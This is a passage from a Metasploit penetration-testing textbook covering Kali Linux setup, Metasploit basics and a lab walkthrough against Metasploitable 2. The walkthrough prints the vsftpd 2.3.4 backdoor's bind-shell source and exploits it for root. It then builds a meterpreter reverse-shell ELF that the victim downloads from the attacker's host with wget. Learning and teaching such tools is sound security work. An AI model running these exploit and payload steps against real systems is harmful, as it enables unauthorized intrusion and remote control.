


6. Select the amount of system memory to allocate, typically 1 GB for Kali Linux.
7. The next step is to create a virtual disk that will serve as a hard drive to the virtual operating system. Create the disk as a **dynamically allocated disk**. Choosing this option will consume just enough space to fit the virtual operating system rather than consuming the entire chunk of physical hard disk of the host system.

8. The next step is to allocate the size for the disk; typically, 10 GB of space is enough.
9. Now, proceed to create the disk, and after reviewing the summary, click on **Create**.
10. Now, click on **Start** to run. For the very first time, a window will pop up showing the selection process for startup disk. Proceed with it by clicking **Start** after browsing the system path for Kali's .iso file from the hard disk. This process may look similar to what is shown in the following screenshot:



You can run Kali Linux in **Live** mode or you can opt for **Graphical Install/ Install** to install it persistently, as shown in the following screenshot:



For the complete persistent install guide on Kali Linux, refer to <http://docs.kali.org/category/installation>. To install Metasploit through command line in Linux, refer to <http://www.darkoperator.com/installing-metasploit-in-ubuntu/>. To install Metasploit on Windows, refer to an excellent guide <https://community.rapid7.com/servlet/JiveServlet/downloadBody/2099-102-11-6553/windows-installation-guide.pdf>.

The fundamentals of Metasploit

Now that we have recalled the basic phases of a penetration test and completed the setup of Kali Linux, let us talk about the big picture: Metasploit. Metasploit is a security project that provides exploits and tons of reconnaissance features to aid the penetration tester.

Metasploit was created by H.D. Moore back in 2003, and since then, its rapid development has lead it to be recognized as one of the most popular penetration testing tools. Metasploit is entirely a Ruby-driven project and offers a great deal of exploits, payloads, encoding techniques, and loads of post-exploitation features.

Metasploit comes in various different editions, as follows:

- **Metasploit Pro:** This edition is a commercial edition, offering tons of great features, such as web application scanning, AV evasion and automated exploitation, and is quite suitable for professional penetration testers and IT security teams. The Pro edition is generally used for advanced penetration tests and enterprise security programs.
- **Metasploit Express:** The Express edition is used for baseline penetration tests. Features in this edition of Metasploit include smart exploitation, automated brute forcing of the credentials, and much more. This edition is quite suitable for IT security teams in small to medium size companies.
- **Metasploit Community:** This is a free edition with reduced functionalities of the Express edition. However, for students and small businesses, this edition is a favorable choice.
- **Metasploit Framework:** This is a command-line edition with all the manual tasks, such as manual exploitation, third-party import, and so on. This edition is suitable for developers and security researchers.

Throughout this book, we will be using the Metasploit Community and Framework editions. Metasploit also offers various types of user interfaces, as follows:

- **The GUI interface:** The **graphical user interface (GUI)** has all the options available at the click of a button. This interface offers a user-friendly interface that helps to provide a cleaner vulnerability management.
- **The console interface:** This is the preferred interface and the most popular one as well. This interface provides an all-in-one approach to all the options offered by Metasploit. This interface is also considered one of the most stable interfaces. Throughout this book, we will be using the console interface the most.

- **The command-line interface:** The command-line interface is the most powerful interface. It supports the launching of exploits to activities such as payload generation. However, remembering each and every command while using the command-line interface is a difficult job.
- **Armitage:** Armitage by Raphael Mudge added a cool hacker-style GUI interface to Metasploit. Armitage offers easy vulnerability management, built-in NMAP scans, exploit recommendations, and the ability to automate features using the **Cortana** scripting language. An entire chapter is dedicated to Armitage and Cortana in the latter half of this book.



For more information on the Metasploit community, refer to <https://community.rapid7.com/community/metasploit/blog/2011/12/21/metasploit-tutorial-an-introduction-to-metasploit-community>.

Conducting a penetration test with Metasploit

After setting up Kali Linux, we are now ready to perform our first penetration test with Metasploit. However, before we start the test, let us recall some of the basic functions and terminologies used in the Metasploit framework.

Recalling the basics of Metasploit

After we run Metasploit, we can list all the workable commands available in the framework by typing help in Metasploit console. Let us recall the basic terms used in Metasploit, which are as follows:

- **Exploits:** This is a piece of code that, when executed, will exploit the vulnerability on the target.
- **Payload:** This is a piece of code that runs at the target after a successful exploitation is done. It defines the actions we want to perform on the target system.

- **Auxiliary:** These are modules that provide additional functionalities such as scanning, fuzzing, sniffing, and much more.
- **Encoders:** Encoders are used to obfuscate modules to avoid detection by a protection mechanism such as an antivirus or a firewall.
- **Meterpreter:** Meterpreter is a payload that uses in-memory DLL injection stagers. It provides a variety of functions to perform at the target, which makes it a popular payload choice.

Let us now recall some of the basic commands of Metasploit that we will use in this chapter. Let us see what they are supposed to do:

Command	Usage	Example
use [Auxiliary/Exploit/Payload/Encoder]	To select a particular module to start working with	<code>msf>use exploit/unix/ftp/vsftpd_234_backdoor msf>use auxiliary/scanner/portscan/tcp</code>
show [exploits/payloads/encoder/auxiliary/options]	To see the list of available modules of a particular type	<code>msf>show payloads msf> show options</code>
set [options/payload]	To set a value to a particular object	<code>msf>set payload windows/meterpreter/reverse_tcp msf>set LHOST 192.168.10.118 msf> set RHOST 192.168.10.112 msf> set LPORT 4444 msf> set RPORT 8080</code>
setg [options/payload]	To set a value to a particular object globally so the values do not change when a module is switched on	<code>msf>setg RHOST 192.168.10.112</code>
run	To launch an auxiliary module after all the required options are set	<code>msf>run</code>
exploit	To launch an exploit	<code>msf>exploit</code>
back	To unselect a module and move back	<code>msf(ms08_067_netapi)>back msf></code>
info	To list the information related to a particular exploit/module/auxiliary	<code>msf>info exploit/windows/smb/ms08_067_netapi msf(ms08_067_netapi)>info</code>
search	To find a particular module	<code>msf>search hfs</code>
check	To check whether a particular target is vulnerable to the exploit or not	<code>msf>check</code>
sessions	To list the available sessions	<code>msf>sessions [session number]</code>

Following are the meterpreter commands:

Meterpreter Commands	Usage	Example
sysinfo	To list system information of the compromised host	<code>meterpreter>sysinfo</code>
ifconfig	To list the network interfaces on the compromised host	<code>meterpreter>ifconfig</code> <code>meterpreter>ipconfig (Windows)</code>
Arp	List of IP and MAC addresses of hosts connected to the target	<code>meterpreter>arp</code>
background	To send an active session to background	<code>meterpreter>background</code>
shell	To drop a cmd shell on the target	<code>meterpreter>shell</code>
getuid	To get the current user details	<code>meterpreter>getuid</code>
getsystem	To escalate privileges and gain SYSTEM access	<code>meterpreter>getsystem</code>
getpid	To gain the process ID of the meterpreter access	<code>meterpreter>getpid</code>
ps	To list all the processes running on the target	<code>meterpreter>ps</code>



If you are using Metasploit for the very first time, refer to http://www.offensive-security.com/metasploit-unleashed/Msfconsole_Commands for more information on basic commands.

Benefits of penetration testing using Metasploit

Before we jump into an example penetration test, we must know why we prefer Metasploit to manual exploitation techniques. Is this because of a hacker-like terminal that gives a pro look, or is there a different reason? Metasploit is a preferable choice when compared to traditional manual techniques because of certain factors that are discussed in the following sections.

Open source

One of the top reasons why one should go with Metasploit is because it is open source and actively developed. Various other highly paid tools exist for carrying out penetration testing. However, Metasploit allows its users to access its source code and add their custom modules. The Pro version of Metasploit is chargeable, but for the sake of learning, the community edition is mostly preferred.

Support for testing large networks and easy naming conventions

It is easy to use Metasploit. However, here, ease of use refers to easy naming conventions of the commands. Metasploit offers great ease while conducting a large network penetration test. Consider a scenario where we need to test a network with 200 systems. Instead of testing each system one after the other, Metasploit offers to test the entire range automatically. Using parameters such as **subnet** and **Classless Inter Domain Routing (CIDR)** values, Metasploit tests all the systems in order to exploit the vulnerability, whereas in a manual exploitation process, we might need to launch the exploits manually onto 200 systems. Therefore, Metasploit saves a large amount of time and energy.

Smart payload generation and switching mechanism

Most importantly, switching between payloads in Metasploit is easy. Metasploit provides quick access to change payloads using the set payload command. Therefore, changing the meterpreter or a shell-based access into a more specific operation, such as adding a user and getting the remote desktop access, becomes easy. Generating shell code to use in manual exploits also becomes easy by using the msfvenom application from the command line.

Cleaner exits

Metasploit is also responsible for making a much cleaner exit from the systems it has compromised. A custom-coded exploit, on the other hand, can crash the system while exiting its operations. This is really an important factor in cases where we know that the service will not restart immediately.

Consider a scenario where we have compromised a web server and while we were making an exit, the exploited application crashes. The scheduled maintenance time for the server is left over with 50 days time. So, what do we do? Shall we wait for the next 50 odd days for the service to come up again, so that we can exploit it again? Moreover, what if the service comes back after being patched? We could only end up kicking ourselves. This also shows a clear sign of poor penetration testing skills. Therefore, a better approach would be to use the Metasploit framework, which is known for making much cleaner exits, as well as offering tons of post-exploitation functions, such as persistence, that can help maintain permanent access to the server.

The GUI environment

Metasploit offers friendly GUI and third-party interfaces, such as Armitage. These interfaces tend to ease the penetration testing projects by offering services such as easy-to-switch workspaces, vulnerability management on the fly, and functions at a click of a button. We will discuss these environments more in the latter chapters of this book.

Penetration testing an unknown network

Recalling the basics of Metasploit, we are all set to perform our first penetration test with Metasploit. We will test an IP address here and try to find relevant information about the target IP and will try to break deeper into the network as much as we can. We will follow all the required phases of a penetration test here, which we discussed in the earlier part of this chapter.

Assumptions

Considering a black box penetration test on an unknown network, we can assume that we are done with the preinteractions phase. We are going to test a single IP address in the scope of the test, with zero knowledge of the technologies running on the target. We are performing the test with Kali Linux, a popular security-based Linux distribution, which comes with tons of preinstalled security tools.



For the sake for learning, we are using two instances of Metasploitable 2 and a single instance of Windows Server 2012 in the demo.

Gathering intelligence

As discussed earlier, the gathering intelligence phase revolves around gathering as much information as possible, about the target. Active and passive scans, which include port scanning, banner grabbing, and various other scans, depends upon the type of target that is under test. The target under the current scenario is a single IP address. So here, we can skip gathering passive information and can continue with the active information-gathering methodology.

Let's start with the internal footprinting phase, which includes port scanning, banner grabbing, ping scans to check whether the system is live or not, and service detection scans.

To conduct internal footprinting, NMAP proves as one of the finest available tools. Reports generated by NMAP can be easily imported into Metasploit. Metasploit has inbuilt database functionalities, which can be used to perform NMAP scans from within the Metasploit framework console and store the results in the database.



Refer to <https://nmap.org/bennieston-tutorial/> for more information on NMAP scans. Refer to an excellent book on NMAP at <https://www.packtpub.com/networking-and-servers/nmap-6-network-exploration-and-security-auditing-cookbook>.

Using databases in Metasploit

It is always a better approach to store the results when you perform penetration testing. This will help us build a knowledge base about hosts, services, and the vulnerabilities in the scope of a penetration test. In order to achieve this functionality, we can use databases in Metasploit. Connecting a database to Metasploit also speeds up searching and improves response time. The following screenshot depicts a search when the database is not connected:

```
msf > search ping
[!] Module database cache not built yet, using slow search
```

In order to use databases, we need to start the Metasploit database service using the following command:

```
root@kali:~# service postgresql start
root@kali:~#msfdbinit
```

The `service postgresql start` command initializes the PostgreSQL database service and the `msfdbinit` command initializes and creates the PostgreSQL database for Metasploit.

Once the databases are created and initialized, we can quickly fire up Metasploit using the following command:

```
root@kali:~#msfconsole
```

This command will fire up Metasploit, as shown in the following screenshot:

```
*  
+ *  
#### / -- \ -- \ -- \ ##### / -- \ -- \ -- \ #####  
#### WAVE 4 ##### SCORE 31337 ##### HIGH FFFFFFFF #  
#### http://metasploit.pro  
  
Payload caught by AV? Fly under the radar with Dynamic Payloads in  
Metasploit Pro -- learn more on http://rapid7.com/metasploit  
  
=[ metasploit v4.11.5-2016010401 ]  
+ -- ---[ 1519 exploits - 875 auxiliary - 257 post ]  
+ -- ---[ 437 payloads - 37 encoders - 8 nops ]  
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > db_status  
[*] postgresql connected to msf  
msf > █
```

To find out the status of the databases, we can use the following command:

```
msf>db_status
```

The preceding command will check whether the database is connected and is ready to store the scan results or not. We can see in the preceding screenshot that the database is connected and it will store all the results.

Next, if we want to connect to a database other than the default one, we can change the database using the following command:

```
db_connect
```

Typing the preceding command will display its usage methods, as we can see in the following screenshot:

```
msf > db_connect
[*]   Usage: db_connect <user:pass>@<host:port>/<database>
[*]       OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]       db_connect user@metasploit3
[*]       db_connect user:pass@192.168.0.2/metasploit3
[*]       db_connect user:pass@192.168.0.2:1500/metasploit3
msf > db_driver
[*]   Active Driver: postgresql
[*]   Available: postgresql, mysql
```

In order to connect to a database, we need to supply a username, password, and a port with the database name along with the `db_connect` command.

Let us see what other core database commands are supposed to do. The following table will help us understand these database commands:

Command	Usage information
db_connect	This command is used to interact with databases other than the default one
db_export	This command is used to export the entire set of data stored in the database for the sake of creating reports or as an input to another tool
db_nmap	This command is used for scanning the target with NMAP, and storing the results in the Metasploit database
db_status	This command is used to check whether the database connectivity is present or not
db_disconnect	This command is used to disconnect from a particular database
db_import	This command is used to import results from other tools such as Nessus, NMAP, and so on
db_rebuild_cache	This command is used to rebuild the cache if the earlier cache gets corrupted or is stored with older results

Now that we have seen the database commands, let us move further and perform an NMAP scan on the target:

```
msf > db_nmap -sV -p 21,22,25,80,110,443,445 192.168.10.112
[*] Nmap: Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-21 07:41 EDT
[*] Nmap: Nmap scan report for 192.168.10.112
[*] Nmap: Host is up (0.00080s latency).
[*] Nmap: PORT      STATE    SERVICE      VERSION
[*] Nmap: 21/tcp    open     ftp          vsftpd 2.3.4
[*] Nmap: 22/tcp    open     ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 25/tcp    open     smtp         Postfix smtpd
[*] Nmap: 80/tcp    open     http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 110/tcp   closed   pop3        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 443/tcp   closed   https       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 445/tcp   open     netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 08:00:27:9B:25:A1 (Cadmus Computer Systems)
[*] Nmap: Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 8.87 seconds
msf >
```

In the preceding screenshot, using `db_nmap` will automatically store all the results in the Metasploit database. In the command at the top of the preceding screenshot, the `-sV` switch denotes a service scan from NMAP on the target, while the `-p` switch denotes the port numbers to be included in the scan.

We can see that there are numerous open ports on the target IP address. Let us list the services running on ports using `services` command as follows:

```
msf > services
Services
=====
host      port  proto  name      state  info
----  -----
192.168.10.112  21    tcp    ftp      open   vsftpd 2.3.4
192.168.10.112  22    tcp    ssh      open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.112  25    tcp    smtp    open   Postfix smtpd
192.168.10.112  80    tcp    http    open   Apache httpd 2.2.8 ((Ubuntu) DAV/2)
192.168.10.112  110   tcp    pop3   closed
192.168.10.112  443   tcp    https  closed
192.168.10.112  445   tcp    netbios-ssn open   Samba smbd 3.X workgroup: WORKGROUP
```

We can see that we have numerous services running on the target. Let us filter the currently running services using the `services -u` command as follows:

```
msf > services -u

Services
=====

host      port  proto  name          state  info
---      ---   ---   ---          ---   ---
192.168.10.112  21    tcp    ftp        open   vsftpd 2.3.4
192.168.10.112  22    tcp    ssh        open   OpenSSH 4.7p1 Debian 8ubuntu1 protocol 2.0
192.168.10.112  25    tcp    smtp       open   Postfix smtpd
192.168.10.112  80    tcp    http      open   Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.112  445   tcp    netbios-ssn  open   Samba smbd 3.X workgroup: WORKGROUP
```

We can always list all the hosts in the database using `hosts` command as follows:

```
msf > hosts

Hosts
=====

address      mac           name  os_name  os_flavor  os_sp  purpose  info  comments
---      ---           ---  ---      ---      ---  ---      ---  ---
192.168.10.112  08:00:27:9b:25:a1    Linux          server
```



For more information on databases, refer to <https://www.offensive-security.com/metasploit-unleashed/using-databases/>

Modeling threats

From the intelligence gathering phase, we can see that there are numerous services running on the target. Hosts information also reveals that the target operating system is Linux-based. Let us search for one of the vulnerabilities within Metasploit and try to find the matching exploit module:

```
msf > services -u
Services
=====
host      port  proto   name           state   info
---      ---  ---    ---           ---   ---
192.168.10.112  21  tcp    ftp            open    vsftpd_2.3.4
192.168.10.112  22  tcp    ssh            open    OpenSSH_4.7p1 Debian Subuntu protocol 2.0
192.168.10.112  25  tcp    smtp           open    Postfix smtpd
192.168.10.112  80  tcp    http           open    Apache httpd 2.2.8 (Ubuntu) DAV/2
192.168.10.112  445  tcp   netbios-ssn    open    Samba smbd 3.X workgroup: WORKGROUP

msf > search vsftpd
Matching Modules
=====
Name          Disclosure Date  Rank      Description
---          ---           ---      ---
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution

msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

We can see that we already have a module in Metasploit that targets the vulnerable service found. After exploring the details at <http://www.securityfocus.com/bid/48539/discuss> and <http://scarybeastsecurity.blogspot.in/2011/07/alert-vsftpd-download-backdoored.html>, we can easily figure out that the vulnerability was intentionally put into the software and was carrying a backdoor that can be triggered remotely on the vulnerable system.

Vulnerability analysis of VSFTPD 2.3.4 backdoor

After modeling threats, let us load the matching module into Metasploit using the `use exploit/unix/ftp/vsftpd_234_backdoor` command and analyze the vulnerability details using `info` command as follows:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > info

      Name: VSFTPD v2.3.4 Backdoor Command Execution
      Module: exploit/unix/ftp/vsftpd_234_backdoor
      Platform: Unix
      Privileged: Yes
      License: Metasploit Framework License (BSD)
      Rank: Excellent
      Disclosed: 2011-07-03

  Provided by:
    hdm <x@hdm.io>
    MC <mc@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Automatic

Basic options:
  Name   Current Setting  Required  Description
  ----  -----          -----  -----
  RHOST            yes        The target address
  RPORT           21         yes        The target port

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  http://www.osvdb.org/73573
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

We can see that the vulnerability was allegedly added to the vsftpd archive between the dates mentioned in the description of the module.

The attack procedure


The concept of the attack on **VSFTPD 2.3.4** is to trigger the malicious `vsf_sysutil_extra()` function by sending a sequence of specific bytes on port 21, which, on successful execution, results in opening the backdoor on port 6200 of the system.

The procedure of exploiting the vulnerability

The following screenshot of the vulnerable source code will make things much clearer:

```
else if((p_str->p_buf[i]==0x3a)
&& (p_str->p_buf[i+1]==0x29))
{
    vsf_sysutil_extra();
}
```

We can clearly see that if the bytes in the network buffer match the backdoor sequence of 0x3a (colon) and 0x29, the malicious function is triggered. Furthermore, if we explore the details of the malicious function, we can see the following function definition for the malicious function:

A screenshot of a web browser displaying a pastebin page. The URL in the address bar is pastebin.com/AetT9sS5. The page title is "PASTEBIN". The content area contains a block of C-like shellcode. The code is numbered from 73 to 97. It includes declarations for a socket, struct sockaddr_in, and htons, followed by bind and listen calls, and a loop accepting connections and executing "/bin/sh".

```
73. }
74.
75. -int
76. -vsf_sysutil_extra(void)
77. -{
78. - int fd, rfd;
79. - struct sockaddr_in sa;
80. - if((fd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
81. - exit(1);
82. - memset(&sa, 0, sizeof(sa));
83. - sa.sin_family = AF_INET;
84. - sa.sin_port = htons(6200);
85. - sa.sin_addr.s_addr = INADDR_ANY;
86. - if((bind(fd,(struct sockaddr *)&sa,
87. - sizeof(struct sockaddr))) < 0) exit(1);
88. - if((listen(fd, 100)) == -1) exit(1);
89. - for(;;)
90. - {
91. -     rfd = accept(fd, 0, 0);
92. -     close(0); close(1); close(2);
93. -     dup2(rfd, 0); dup2(rfd, 1); dup2(rfd, 2);
94. -     execl("/bin/sh","sh",(char *)0);
95. - }
96. -}
97.
```

sa.sin_port=6200 serves as the **backdoor** port and all the commands sent to the service get executed using the `execl("/bin/sh", "sh", (char *)0);` function.



Details about the exploit module can be found at https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/.

Exploitation and post exploitation

After gaining enough knowledge about the vulnerability, let us now exploit the target system. Let us see what options we need to set before firing the exploit onto the target. We can do this by running the show options command, as shown following:

```
msf exploit(vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name   Current Setting  Required  Description
-----  -----  -----
RHOST          yes        The target address
RPORT          21        The target port

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.10.112
RHOST => 192.168.10.112
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
Name           Disclosure Date  Rank    Description
-----  -----
cmd/unix/interact      normal  Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > 
```

We can see that we have only two options, which are RHOST and RPORT. We set RHOST as the IP address of the target and RPORT as 21, which is the port of the vulnerable FTP server.

Next, we can check for the matching payloads via the `show payloads` command to see what payloads are suitable for this particular exploit module. We can see only a single payload, which is `cmd/unix/interact`. We can use this payload using the `set payload cmd/unix/interact` command.

Let us now take a step further and exploit the system, as shown in the following screenshot:

```
msf exploit(vsftpd_234_backdoor) > exploit
[*] Banner: 220 (vsFTPD 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.10.118:55381 -> 192.168.10.112:6200) at 2016-03-21 07:50
:17 -0400

whoami
root
pwd
/
```

Bingo! We got root access to the target system. So, what's next? Since we have got a simple shell, let us try gaining better control over the target by spawning a meterpreter shell.

In order to gain a meterpreter shell, we need to create a client-oriented payload, upload it to the target system, and execute it. So, let's get started:

```
root@kali:~# msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.10.118 LPOR
44 -f elf >backdoor.elf
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 71 bytes

root@kali:~#
```

We can use a great utility called msfvenom to generate a meterpreter payload, as shown in the preceding screenshot. The -p switch defines the payload to use, while LHOST and LPORT define our IP address and port number that ourbackdoor.elf file will connect to in order to provide us meterpreter access to the target. The -f switch defines the output type, and elf is the default extension for the Linux-based systems.

Since we have a normal cmd shell, it would be difficult to upload backdoor.elf file onto the target. Therefore, let us run Apache server and host our malicious file on it:

```
root@...:~# service apache2 start
root@...:~# mv backdoor.elf /var/www/html/
root@...:~#
```

We run the apache service via the `service apache2 start` command and move the backdoor file into the default document root directory of the Apache server. Let us now download the file from our Apache server onto the victim system.

```
whoami
root
pwd
/
wget http://192.168.10.118/backdoor.elf
--03:43:37-- http://192.168.10.118/backdoor.elf
              => `backdoor.elf'
Connecting to 192.168.10.118:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 155

      0K                               100%
      55.91 MB/s

03:43:37 (55.91 MB/s) - `backdoor.elf' saved [155/155]
```

We can download the file via the `wget` command, as shown in the preceding screenshot. Now, in order to allow the victim system to communicate with Metasploit, we need to set up an exploit handler on our system. The handler will allow communication between the target and Metasploit using the same port and payload we used in the `backdoor.elf` file.

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST
set LHOST 192.168.10.118
set LHOST fe80::a00:27ff:fe1b:9cf9%eth0
msf exploit(handler) > set LHOST 192.168.10.118
LHOST => 192.168.10.118
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Starting the payload handler...
```

We issue `use exploit/multi/handler` on a separate terminal in Metasploit and set the payload type as `linux/x86/meterpreter/reverse_tcp`. Next, we set the listening port via `set LPORT 4444` and `LHOST` as our local IP address. We can now run the module using the `exploit` command and wait for the incoming connections.

When we download the file onto the target, we provide appropriate permissions to the file via the `chmod` command, as shown in the following screenshot:

```
03:43:37 (55.91 MB/s) - `backdoor.elf' saved [155/155]
chmod 777 backdoor.elf
./backdoor.elf
```

Providing the 777 permission will grant all the relevant read, write, and execute permissions on the file. Execute the file, and now switch to the other terminal, which is running our exploit handler:

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.118:4444
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.10.112
[*] Meterpreter session 1 opened (192.168.10.118:4444 -> 192.168.10.112:55169) at 2016-03-21 08:08:15 -0400

meterpreter > █
```

Bingo! We got the meterpreter access to the target. Let's find some interesting information using the post exploitation modules:

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 (i686)
Architecture   : i686
Meterpreter    : x86/linux
meterpreter > █
```

Running the `sysinfo` command, we can see that the target is metasploitable (an intentionally vulnerable operating system), its architecture is i686, and the **kernel version** is 2.6.24-16.

Let's run some interesting commands in order to dive deep into the network:

```
meterpreter > ifconfig
Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:9b:25:a1
MTU        : 1500
Flags      : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.10.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9b:25a1
